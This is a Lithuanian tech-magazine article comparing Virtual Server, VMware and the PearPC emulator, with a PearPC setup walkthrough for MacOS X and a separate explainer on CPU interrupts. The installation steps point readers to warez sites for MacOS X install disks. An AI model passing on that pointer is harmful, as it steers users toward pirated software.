Manoma, kad su *Virtual Server* galima įdiegti tik į *Windows* sistemą. Tačiau po neilgai trukusio dokumentacijos studijavimo paaiškėjo, kad įdiegti galima viską, ką tik nori, svarbiausia — kad diegiama sistema būtų skirta *i386* architektūrai. Dar daugiau, sistemos kūrėjai tvirtina, kad išleidus galutinę produkto versiją, bus oficialiai palaikomos kitos viešinčios OS, taip pat ir *Linux*. Tačiau dabar į panašias avantiūras reikia žiūrėti atsargiai. Nors pagrindinei sistemai tu ir nepakenksi, tačiau rizikuoji susigadinti nuotaiką ir nervus, jeigu su *Virtual Server* imsies diegti, tarkim, paskutinę *FreeBSD* versiją. Aš linkęs tikėti, kad ateityje tokios problemos bus išspręstos, bent jau todėl, kad virtualiose mašinose *Virtual Server* emuliuoja realiai egzistuojančią aparatūrą, veikiančią paplitusių mikroschemų ir architektūrų pagrindu. Kitaip tariant, virtualios mašinos vaizdo plokštė yra ypač populiari *S3 Trio32/64*, o tinklo plokštė — *Intel 21140 PCI Fast Ethernet Adapter*. Tokiems įrenginiams skirtos tvarkyklės yra bet kokioje OS, o tai reiškia, kad galima tikėtis šimtaprocentinio suderinamumo.

Be visų išvardintų dalykų, *Virtual Server* lengvai emuliuoja IDE ir SCSI įrenginius, beje, virtualios viešinčių sistemų particijos saugomos specialiose bylose. Šios bylos taip ir vadinasi — Virtualūs Kietieji Diskai (*Virtual Hard Disk, *.VHD*). Juose saugoma tiek failų sistema su įdiegta OS, programomis bei kitomis bylomis, tiek ir techninė informacija su virtualaus procesoriaus būsenos aprašymu, kas reikalinga tuo atveju, jeigu sistema buvo sustabdyta veikimo metu. Sistemos nuotraukų sukūrimo ir sistemos darbo atstatymo nuo sustojimo momento funkcija realizuota tiesiog puikiai, lygiai taip pat puikiai ji ir veikia. Vietoje keičiamų kaupiklių (tai visų pirma pasakytina apie CD-ROM) gali būti naudojami tiek realūs įrenginiai, tiek ir paprasčiausi diskų ISO atvaizdai. Taigi norint įdiegti viešinčią sistemą, pakanka primontuoti disko atvaizdą su jos distributyvu.

Tinklo konfigūravimo klausimas tradiciškai nusipelno atskiro aptarimo, tačiau čia jis, priešingai nei *VMware*, nesukelia tiek sunkumų. Vartotojas turi galimybę tarpusavyje sujungti virtualias mašinas arba jas prijungti prie išorinių fizinių ir virtualių pagrindinės mašinos sąsajų. Beje, niekas netrukdo panaudoti DHCP/NAT ir virtualią sistemą prijungti prie išorinės sąsajos. Jeigu su *VMware* tinklo sąsajų MAC adresai buvo statiniai ir kiekvieną kartą tokie patys (dėl šios priežasties programos gali lengvai nustatyti, kad naudojama virtuali mašina), tai *Virtual Server* atveju MAC adresą galima lengvai sukonfigūruoti rankiniu būdu arba įjungti automatinio paskirstymo opciją.

Tam, kad tarpusavio sąveika tarp pagrindinės (*host*) ir viešinčios mašinos vyktų maksimaliai sklandžiai ir patogiai, gamintojai siūlo įdiegti specialią priemonę — *Virtual Machine Additions*. Po įdiegimo iš esmės pagreitės išvedimas į virtualų darbastalį, o persijungimas tarp virtualaus ir realaus ekrano vyks kur kas paprasčiau (pabandyk ir suprasi, apie ką aš kalbu).

Prisimenant unikalias ypatybes, norėtųsi paminėti nuotolinio virtualių mašinų valdymo sistemą. Visas šios galimybės grožis tame, kad valdymas vyksta per įprastinę *web* naršyklę, t.y. faktiškai iš bet kokio pasaulio taško! Kaip pagrindas čia naudojamas *IIS web* serveris bei dinaminiai ASP (*Active Service Pages*) puslapiai su galingais *ActiveX* komponentais. Taip gamintojams pavyko *web* puslapyje atkurti virtualų ekraną, kuriame atvaizduojamas viešinčios operacinės sistemos darbastalis. Nėra ko ginčytis, tai iš tiesų nuostabus daikčiukas. Dar viena įspūdinga sistemos priemonė yra *Windows Scripting Host* technologija, leidžianti administratoriui sukurti nuosavus daugelio veiksmų automatizavimo skriptus. Panaudojant įmontuotą įvykių sistemą (VM įjungimas, atstatymas iš sustabdytos būsenos, išjungimas su išsaugojimu, išjungimas be išsaugojimo ir t.t.), galima sukurti pačius įvairiausius skriptus, kurie gali visiškai valdyti virtualią mašiną. Norint suvokti realią šios sistemos galią, rekomenduoju pažiūrėti į pagal nutylėjimą su *Virtual Server* pateikiamus skriptus.

WEB

Jeigu tau iškils PearPC konfigūravimo problemų, atidžiai išstudijuok šias svetaines: www.pearpc.net ir www.emaculation.com. Daugeliu atvejų tu rasi atsakymą į savo klausimą.

KLASIKINIS „VMWARE“

Aš nesumeluosiu pasakydamas, kad *VMware* — tai populiariausia virtualių mašinų kūrimo priemonė. Mes tuo žavėdamiesi jau rašėme apie jį prieš keletą metų — lygiai taip pat rašome ir dabar. Be abejo, nuo to laiko daug kas pasikeitė, tačiau pagrindinis tikslas — idealios platformos sukūrimas viešinčių (*guest*) OS diegimui — išliko. Šiandien *VMware* produktų serijoje siūloma ne viena programa, o iš karto kelios. Tarp *VMware Workstation*, *VMware ESX Server*, *VMware VirtualCenter* ir kitų produktų mus visų pirma domina būtent *Workstation* versija. Be jokios abejonės, serveriniai variantai vartotojams suteikia kur kas platesnes galimybes, tačiau, deja, visas šias grožybes patirti galima tik su meinfreimais. Taip pat, kad ir ką besakytum, vargu ar kasdieniniame darbe tau prireiks optimizavimo su 2 arba 4 procesoriais dirbančioms sistemoms. Prieš pradedant aprašinėti *VMware* galimybes, neblogai būtų išsiaiškinti, kas apskritai yra toji virtuali mašina. Iš esmės virtuali mašina — tai dirbtinai sukurta aplinka, kuri tiksliai emuliuoja pilnaverčio kompiuterio darbą. Į tokią mašiną įdiegta operacinė sistema patikliai mano, kad dirba paprasčiausiame kompiuteryje, todėl niekaip neapriboja su ja dirbančių vartotojų. O reikiamų įrenginių emuliavimo būdai smarkiai skiriasi priklausomai nuo naudojamos programinės įrangos. *VMware* naudoja ypatingą būdą: kaip viešinčioms OS skirtą platformą ji generuoja kompiuterį su „firmine“ aparatūrine įranga: su *VMware Inc [VMware SVGA II] PCI Display Adapter* vaizdo plokšte, *Advanced Micro Devices [AMD] 79c970 [PCnet 32 LANCE]* tinklo plokšte, *VMware Virtual IDE Hard Drive (arba VMware SCSI Hard Drive)* kietaisiais diskais ir t.t. Kaip žinia, operacinės sistemos žviegdamos diegiasi su egzotiška įranga, dėl to, kad nėra normalių tvarkyklių, dažnai lūžinėja arba iš viso mirtinai pakimba ir atsisako veikti. Tačiau tai tikrai ne mūsų atvejis! Visų pirma, *VMware* įranga virtualiai veikia labiausiai paplitusių modelių ir mikroschemų pagrindu, todėl dažniausiai parinkti tinkamą tvarkyklę visiškai nesunku. Antra, OS automatiškai atpažįsta *VMware* įrenginius ir puikiai su jais sąveikauja. Beje, tai visiškai nekeista įvertinus tą populiarumą, kuriuo ši sistema dabar gali pasigirti.

Virtualią mašiną galima sukurti per keletą sekundžių. Ir taip paprastą procesą palengvina specialus vedlys (*wizard*), kuris pilnai vadovauja tavo veiksmams. Tau tereikia nurodyti OS tipą, pageidautina konkrečią jos versiją, darbinį katalogą, kuriame bus saugojamos sisteminės bylos, taip pat virtualaus kietojo disko dydį. Problemų gali iškilti tinklo konfigūravimo etape, todėl jį aptarsime kiek išsamiau. Vedlys iš tavęs pareikalaus pasirinkti vieną iš trijų variantų:

Use bridged networking. Šiuo atveju virtuali mašina taps pilnaverčiu tinklo nariu su nuosavu IP adresu ir lygiavertiškai veiks su likusiais klientais.

Use NAT. Pasirinkus šį variantą, aktyvuojama tinklo adresų transliavimo (*Network Address Translation*) sistema, t.y. viešinčioji OS bus už NAT'o. Ji galės dirbti internete, tačiau kreiptis į ją tiesiogiai bus neįmanoma, kadangi už NAT ribų ji turės tą patį IP adresą, kaip ir pagrindinė (*host*) mašina.

Use host-only networking. Šis variantas tiks tuomet, jeigu viešinčiai sistemai nereikia išeiti į išorinį tinklą (internetą) ir jeigu pakanka ryšio tarp pagrindinės ir viešinčios sistemų.

Do not use a network connection. Tinklas nebus naudojamas. Daugeliu atveju idealiai tiks pirmasis variantas, tačiau bet kokiu atveju reikėtų žiūrėti į konkrečią situaciją. Po to, kai virtuali mašina sukurta, galima imtis OS įdiegimo joje. Laimė, čia neturėtų iškilti jokių problemų, kadangi ši procedūra visiškai tokia pati, kaip ir įdieginėjant į paprastą kompiuterį.

Virtualios mašinos paleidimui galima naudoti patį *VMware Workstation* arba specialų grotuvą *VMware Player*, kuris pagal nutylėjimą įtrauktas į programos sudėtį. Turiu pripažinti, jog kai pirmą kartą perskaičiau apie *VMware Player* paskirtį, iš karto pagalvojau: „Koks nenaudingas daiktas!“. *VMware Player* nemoka nei kurti, nei konfigūruoti, nei modifikuoti virtualių mašinų — jis jas gali tik paleisti. Kokia iš to nauda? Tačiau greitai paaiškėjo, kad *Player* nėra jau toks beviltiškas, kaip tai gali pasirodyti iš pirmo žvilgsnio, ir nauda iš jo yra. Spręsk pats: didelę laiko dalį vartotojas eikvoja būtent sukurtoms virtualioms mašinoms eksploatuoti, o ne kurti naujoms ar jau sukurtoms konfigūruoti. Taigi kam naudoti *VMware Workstation*, kuri apkrauta visais įmanomais komponentais ir to rezultate veikia lėčiau, nei paprasta programa? Kur kas patogiau dirbti su nedidele minimalių funkcijų rinkinį turinčia programa, kurios per akis užtenka. *VMware Player* atpažįsta 32 ir 64 bitų viešinčias operacinės sistemas, lengvai susidoroja su tinklo konfigūravimu (*bridge* ir NAT) bei supranta bylas su *Microsoft Virtual PC* ir *Virtual Server* virtualiomis mašinomis, taip pat *Symantec LiveState Recovery* atvaizdus. Dar daugiau, *VMware Player* bet kuriuo metu gali sustabdyti virtualios sistemos darbą, o po to bet kuriuo metu jį pratęsti nuo sustojimo taško, atstatant parametrus iš specialios sistemos nuotraukos (*snapshot*). Kiekvieną kartą laukti *Linux* užsikrovimo virtualioje sistemoje — tikrai varginantis užsiėmimas. Nuolat atmintyje laikyti viešinčią OS neracionalu. O snapshot'ų galimybė visiškai išsprendžia šią problemą: man pakanka nuspausti *VMware Player* ikonėlę, ir vos po kelių minučių aš savo dispozicijoje turėsiu darbui paruoštą sistemą.

WEB

www.vmware.com — VMware serijos produktai.
www.microsoft.com/windowsserversystem/virtualserver — oficiali Microsoft Virtual Server 2005 svetainė.
http://pearpc.sourceforge.net — PearPC kūrėjų svetainė.

PEARPC — POWERPC ARCHITECTURE EMULATOR

Prieš tai aptartos programos — *VMware* ir *Virtual PC* — yra programinės–aparatinės virtualios mašinos. Tai reiškia, kad jos programiškai emuliuoja virtualią viešinčių OS įrangą, tačiau tuo pat metu yra griežtai pririštos prie realios aparatūrinės įrangos ir naudojamos *x86* architektūros. Kitaip tariant, didžioji dalis operacijų virtualioje mašinoje vykdoma betarpiškai su kompiuterio įranga. Virtualių mašinų greitaveikos atžvilgiu toks požiūris atrodo naudingai, tačiau tuo pačiu jis rimtai apriboja viešinčių sistemų OS tipus. Su *VMware* ir *VirtualPC* galima paleisti *Windows*, *Linux*, BSD ir kitas OS, skirtas kompiuteriams su *x86* architektūra, tačiau čia sąrašas ir pasibaigia. Apie, pavyzdžiui, *MacOS X* įdiegimą, kuri galbūt tave domina labiau nei kitos sistemos, teks pamiršti, kadangi ši graži ir patikima OS veikia kitoje platformoje — *Power PC*.

Tokį rimtą apribojimą visiškai pašalina programinės virtualios mašinos. Viena iš jų — *PearPC*, kurios pavadinimas kilęs iš *PowerPC Architecture Emulator* (*PowerPC* architektūros emuliatorius). Tu tik įsivaizduok: kūrėjams pavyko sukurti visiškai kitos architektūros emuliavimo įrankį. Kitos! Su nuosavais registrais, mašininių instrukcijų rinkiniu, atminties valdymu ir t.t. Tai reiškia, kad virtualus procesorius turi paimti kiekvieną mašininę *PowerPC* komandą, ją dešifruoti (kad suprastų, kam ji skirta), o tada įvykdyti ekvivalentišką iš *x86* instrukcijų sudarytą paprogramę. Tuo pačiu jis turi tiksliai emuliuoti visas vėliavėles, registrus ir vidinį aritmetinį–loginį mechanizmą, taip siekiant išvengti galimo rezultatų nesutapimo. Lenkiu savo žilą galvą prieš kūrėjus, kurie ne tik tai realizavo, bet ir visiškai nemokamai platina savo genialumo vaisius. *PearPC* platinamas su atvirais išeities tekstais.

Emuliatorius gali būti paleistas daugelyje POSIX–X11 operacinių sistemų (visų pirma *Linux'e*) ir, be jokios abejonės, *Windows* tipo sistemose. Vietoje viešinčios OS buvo sėkmingai ištestuotos *Mandrake Linux 9.1 for PPC*, *Darwin for PPC* ir, be jokios abejonės, *MacOS X 10.3*. Siekiant pilnavertiško jų darbo, *PearPC* emuliuoja visą reikiamą aparatūrinę įrangą:

* CPU JITC–X86: viena iš G3 procesoriaus modifikacijų. Virtuali mašina veikimo metu transformuoja *PowerPC* instrukcijas į *x86* instrukcijas. Dalis iš jų yra kešuojama, dėl ko pasiekiamas apčiuopiamas greičio padidėjimas. Tačiau net ir įvertinus visus šiuos patobulinimus, viešinti OS veiks lėčiau, nei pagrindinė.
* PCI tiltas, USB, pertraukimų valdiklis, klaviatūra ir pelė — neatsiejamos bet kurio kompiuterio dalys.
* IDE valdiklis, leidžiantis prijungti kietąjį diską ir CD–ROM (su pagrindinėje sistemoje saugomomis bylomis–atvaizdais).
* Virtualus *Ethernet* valdiklis, kuris emuliuoja *3COM 3C90x* arba *RealTek 8139*.

Nesunku numanyti, kad siekiant komfortiško viešinčios OS darbo, pagrindinio kompiuterio aparatūrinei įrangai keliami ganėtinai rimti reikalavimai. Be 512 Mb operatyvinės atminties ir poros GHz procesoriaus vargu ar iš viso verta bandyti įdieginėti *MacOS X*. Priešingu atveju paprasčiausiai rizikuoji susigadinti nuotaiką. Beje, viešinčios OS įdiegimo procedūra nėra tokia skaidri, kaip dviejų prieš tai aptartų produktų atveju. Konfigūravimas atliekamas per tekstinę konfigūracinę bylą, kas gali sukelti tam tikrų sunkumų. Siekiant to išvengti siūlau peržiūrėti įdiegimo procesą, remiantis *MacOS X* pavyzdžiu.

1. Iš pradžių reikia į kokį nors katalogą (pavyzdžiui, *C:\PearPC*) išpakuoti archyvą su programa (*pearpc–0.4–win32–jitc.zip*) bei archyvą su kietojo disko atvaizdo byla (*pearpc–3gib.img.bz2*).

2. Po to mums prireiks diskų su *MacOS X* distributyvų. Deja, jie nėra laisvai prieinami, tačiau warezo resursuose jų gausu. Vienintelis keblumas tame, kad *Mac CD* diskams naudoja ypatingą failų sistemą, kurios *Windows* nesupranta. Norint išspręsti šią problemą, teks arba transformuoti diskų atvaizdus į langinėms suprantamą formatą (tai galima padaryti su *Alcohol 120%*), arba subičiuliauti langines ir Mac'ų failų sistemą (tam tiks *MacDrive*).

3. Dabar apie konfigūravimą. Tekstinio konfigo pavyzdys randasi byloje *ppccfg.example*, tačiau čia reikia kai ką pakoreguoti.

ppc_start_resolution = "1024x768x32"

Su šiuo parametru nurodoma emuliatoriaus ekrano rezoliucija ir spalvų gylis. Jeigu reikia, per @ ženklą galima nurodyti ekrano atnaujinimo dažnį.

prom_bootmethod = "select"

Nurodome rankinį krovimosi metodą: paleidus virtualią mašiną, tu galėsi pats pasirinkti užkrovimo įrenginį. Reikalinga tam, kad būtų galima užsikrauti iš CD ir pradėti OS įdiegimą.

memory_size=0x10000000 — šis parametras nurodo virtualiai mašinai išskiriamą operatyvinės atminties kiekį (šiuo atveju 256 Mb). Pagal nutylėjimą viešinčiai OS rezervuojama 128 Mb, tačiau to akivaizdžiai nepakanka.

pci_ide0_master_installed = 1
pci_ide0_master_image = pearpc–3gib.img
pci_ide0_master_type = hd

Nurodome bylą–atvaizdą virtualiam kietajam diskui.

pci_ide0_slave_installed = 1
pci_ide0_slave_image = osx_cd1.iso
pci_ide0_slave_type = cdrom

Prijungiame CD–ROM ir prie jo primontuojame pirmojo *MacOS X* įdiegimo disko atvaizdą.

pci_rtl8139_installed = 1
pci_rtl8139_mac = de:ad:ca:fe:12:35

Aktyvuojame tinklą (*Realtek 8139* pagrindu veikianti plokštė) ir nurodome plokštės MAC adresą.

4. Išsaugome konfigą ir imamės *PearPC* paleidimo. Tam komandinėje eilutėje surink:


cd c:\pearpc
ppc.exe ppccfg.example

INFO VMware produktų serijoje yra speciali programa, kuri tau padės realiai įdiegtą operacinę sistemą perkelti į virtualią aplinką — tai VMware P2V Assistant.

Galbūt kas nors pasikasys makaulę ir paklaus: „Tai kuri virtuali mašina geresnė?“. Atsakymas į šį klausimą negali būti vienareikšmiškas ir tiesiogiai priklauso nuo to, ko tu nori iš pačios virtualios mašinos. Jeigu tau reikalinga platforma *Unix* sistemoms įdiegti ir eksperimentams iš langinių arba, priešingai, platforma *Windows* sistemoms testuoti iš **nix*, tuomet universalioji *VMware* yra būtent tai, ko tau reikia. Tuo atveju, kai tau reikia viešinčios *Windows* sistemos (pavyzdžiui, nori maskuoti savo tikrosios sistemos parametrus), aš primygtinai rekomenduoju naudoti *Virtual Server*. Visų pirma, šis produktas suteikia daugybę naudingų galimybių (nuotolinio administravimo galimybė ir automatizavimas su skriptais), o antra, ne taip paprasta naudojantis vien programinėmis priemonėmis išaiškinti jos buvimą. Kai kam tai gali būti ypač aktualu. Kalbant apie nemokamą *PearPC*, jis kaip niekas kitas geriau tinka *MacOS X* įdiegt. Naudokis į sveikatą!




VMware Linux'e. Tikras malonumas! :)



Vedlys visiškai vadovauja procesui




Viešinčios OS konfigūravimas — visi veiksmai atliekami per naršyklę



Savotiškas *VMware* tinklo konfigūravimas




VMware Player paleistas, telieka nurodyti virtualios mašinos atvaizdą




Windows 2000 Server įdiegimas



KDE puikiai veikia virtualioje mašinoje, tiesa, kiek lėtokai...



Virtual Server 2005 įdiegimas




Visiškai darbinga virtuali mašina

WEB Nevertėtų pamiršti apie galimus virtualių mašinų pažeidžiamumus. Pavyzdžiui, visai neseniai už NAT realizaciją atsakingame VMware kodo fragmente buvo surasta rimta skylė. Apmaudi klaida leido programoms pagrindinėje mašinoje vykdyti laisvai pasirinktą kodą.

Atitrūk minutėlei

Pertraukimų veikimas operacinėse sistemose

Ne paslaptis, kad pertraukimai yra svarbiausia operacinės sistemos darbo dalis. Tačiau ar tu kada nors susimąstydavai, kas jie tokie iš tiesų, kam jie reikalingi ir kaip jie veikia? Vargu.



INFO

Programiniai pertraukimai dažnai naudojami riboto kiekio operacinės sistemos branduolio funkcijų iškvietimams (sisteminiams iškvietimams).

WARN

Šiaip jau pertraukimai yra baisiai rimtas reikalas. Apie juos suprantamai ir aiškiai papasakoti gali toli gražu ne kiekvienas.

VIDINIAI PERTRAUKIMAI, KURIE TAIP PAT VADINAMI IŠIMTIMIS (EXCEPTION), SUSIDARO ĮVYKUS AVARINEI SITUACIJAI VYKDANT TAM TIKRAS PAČIOS PROGRAMOS INSTRUKCIJAS.

Pertraukimai ir išimtys
Bet kurio procesoriaus architektūroje numatyti ypatingi atvejai, kuomet procesorius nutraukia einamos programos vykdymą ir valdymą tuojau pat perduoda apdorojančiajai programai, kuri specialiai parašyta atitinkamos situacijos apdorojimui. Tokių situacijų nuolat pasitaiko visur. Norint tai suvokti, siūlau šiek tiek pafantazuoti. Atsiribokime nuo šiuolaikinių daugiaužduotinių sistemų, kurios apginkluotos galingais sisteminiais planuotojais. Tiesiog įsivaizduok, kad viso to nėra — yra tik „nuoga" vieno procesoriaus sistema. Jeigu šiai sistemai duosi neįvykdomą užduotį, pavyzdžiui, paskaičiuoti tikslią skaičiaus *Pi* reikšmę, tai ji tokią užduotį vykdys visą amžinybę. Anksčiau ar vėliau šį procesą teks sustabdyti, tačiau kaip? Procesorius į nieką nereaguoja — jis tiesiog prakaituoja prie jam užduoto klausimo. Štai čia ir prireiks pertraukimų (angl. *interrupt*). Tu spaudi reikiamą klavišą ant klaviatūros, o valdiklis apie tai signalizuoja procesoriui. Šis signalas su pranešimu iš esmės ir yra pertraukimas. Pastarasis suprantamas procesoriui, todėl jo vidiniai mechanizmai nutraukia einamos komandų sekos vykdymą ir kreipiasi į specialią paprogramę — pertraukimo apdorotuvą. Pagal nutylėjimą joje aprašyta daugybė įvairiausių situacijų (pavyzdžiui, mašinos perkrovimas nuspaudus *Ctrl–Alt–Del*), tačiau norint realizuoti proceso sustabdymą, jį reikia šiek tiek pakeisti. Pakanka į jį pridėti mums reikiamo klavišo apdorojimą, kuriam būtų paskirtas veiksmas „sukurti skaičiavimų užbaigimo vėliavėlę" — ir viskas. Dabar, kai valdymas bus grąžintas programai, ji gaus ją sustabdančią vėliavėlę ir sustabdys skaičiavimus.

Panašaus požiūrio laikėsi DOS programuotojai. Dabar, kai daugiaužduotiniais mechanizmais užsiima pati OS, pačiam sukti galvą visai nebūtina. O ir šiaip, dabar tiesiogiai kreiptis į pertraukimų apdorotuvus ne taip jau lengva.

Vis dėlto pertraukimai kaip ir anksčiau vadovauja procesų planavimui — tiesiog tu to nepastebi.

Pertraukimų tipai
Mūsų aptartas pertraukimas — tai tik vienas konkretus atvejis. Iš tiesų kompiuteryje pasitaiko pačių įvairiausių pertraukimų, kuriuos juos galima suklasifikuoti. Priklausomai nuo šaltinio, jie dalinami į tris dideles klases: išoriniai, vidiniai ir programiniai. Išorinius pertraukimus inicijuoja aparatūrinių įrenginių (tiksliau sakant, jų valdiklių) signalai. Iš tokių įrenginių galima paminėti pačius įvairiausius įvedimo–išvedimo įrenginius, išorinius kaupiklius, įvairią periferiją (spausdintuvai, skeneriai) ir t.t. Būtent todėl išoriniai pertraukimai taip pat vadinami ir aparatūriniais. Jų būtinybę vaizdžiai demonstruoja prieš tai pateiktas pavyzdys. Klaviatūros paspaudimai būtinai turi būti fiksuojami — juk pagal idėją jie turi turėti galimybę vienaip ar kitaip daryti įtaką tolimesnių skaičiavimų procesui. Tokie pertraukimai susidaro tarp dviejų kaimyninių instrukcijų vykdymo, o po pertraukimų apdorojimo sistema pratęsia proceso vykdymą, pradedant tolimesne instrukcija. Vidiniai pertraukimai, kurie taip pat vadinami išimtimis (*exception*), susidaro įvykus avarinei situacijai vykdant tam tikras pačios programos instrukcijas. Išimčių pavyzdžiai yra dalinimas iš nulio, bandymas vartotojiškame režime įvykdyti privilegijuotą instrukciją ir panašiai. Jeigu nebūtų atitinkamų pertraukimų, tai raštingai susekti ir apdoroti išimtines situacijas būtų praktiškai neįmanoma.

Programiniai pertraukimai susidaro vykdant ypatingą procesoriaus komandą. Programuotojai juos naudoja specialiai — reikiamoje kodo vietoje jie tiesiog palieka asemblerinę komandą INT, po jos nurodydami pertraukimo numerį.

Prioritetizavimas ir pertraukimų maskavimas

Pertraukimai turi prioritetą, pagal kurį nustatomas jų svarbos ir skubumo lygis. Pertraukimų mechanizmas turi gebėti prioritetizuoti ir maskuoti pertraukimus.

MASKAVIMAS REIŠKIA, KAD SUTEIKIAMA GALIMYBĖ LAIKINAI MASKUOTI BET KOKIOS KLASĖS PERTRAUKIMUS NEPRIKLAUSOMAI NUO PRIORITETO LYGIO.

Prioritetizavimas reiškia, kad visi egzistuojantys pertraukimus „gimdantys" šaltiniai skirstomi į klases, savo ruožtu šioms klasėms suteikiami atitinkami pertraukimų užklausimo prioritetų lygiai. Prioritetai gali būti tiek santykiniai, tiek ir absoliutūs. Užklausos su santykiniais prioritetais aptarnaujamos taip, kad jeigu vienu metu gaunamos kelios skirtingų klasių užklausos, iš jų išrenkama ta, kuri turi aukščiausią prioritetą. Beje, pats pertraukimų apdorotuvas jokiu būdu negali būti sustabdytas. Tuo atveju, kai prioritetiškesniems pertraukimams leidžiama pristabdyti ne tokių prioritetiškų pertraukimų aptarnavimo procedūras, naudojama prioritetizacija su absoliučiais prioritetais. Tvarkingai aptarnauti pertraukimų užklausas net ir naudojant prioritetinį užklausų apdorojimą leidžia užklausų maskavimo mechanizmas. Tiesą sakant, aprašytoje absoliučių prioritetų schemoje naudojamas toks maskavimas: aptarnaujant tam tikrą pertraukimą visos užklausos su lygiu arba mažesniu prioritetu yra maskuojamos, t.y. neaptarnaujamos. Maskavimas reiškia, kad suteikiama galimybė laikinai maskuoti bet kokios klasės pertraukimus nepriklausomai nuo prioriteto lygio. Realiai tai suteikia daugybę galimybių.


TADA Į KOMANDŲ SKAITIKLĮ UŽKRAUNAMAS PERTRAUKIMŲ APDOROTUVO ADRESAS, O Į SISTEMINIUS REGISTRUS UŽKRAUNAMI PERTRAUKIMO APDOROJIMO METU PROCESORIAUS DARBO REŽIMĄ APIBRĖŽIANTYS DUOMENYS.

Apdorojimas praktiškai
Pateiksiu apibendrintą pertraukimo apdorojime naudojamų aparatūrinių ir programinių priemonių veiksmų seką. Iš pradžių atliekamas pirminis pertraukimo tipo atpažinimas. Tuo atveju, kai panašaus tipo pertraukimai šiuo metu draudžiami (naudojant maskavimą arba prioritetinę schemą), centrinis procesorius toliau vykdo jam perduodamas komandas. Priešingu atveju, priklausomai nuo į procesoriaus įėjimą perduotų duomenų, automatiškai iškviečiamas pertraukimo apdorotuvas, kurio adresas saugomas specialioje operacinės sistemos lentelėje (pertraukimų vektorių lentelė).

Toliau automatiškai išsaugojama tam tikra nutraukto srauto (*thread*) konteksto dalis, kuri leis branduoliui po pertraukimo apdorojimo atnaujinti pristabdytą procesą. Konkrečiau šnekant, išsaugomos komandų skaitiklio reikšmės bei mašinos būsenos žodžiai, kurie saugo pagrindinių procesoriaus darbo režimų požymius (tokio žodžio pavyzdys — *Intel Pentium* procesoriuje naudojamas registras EFLAGS) ir t.t.

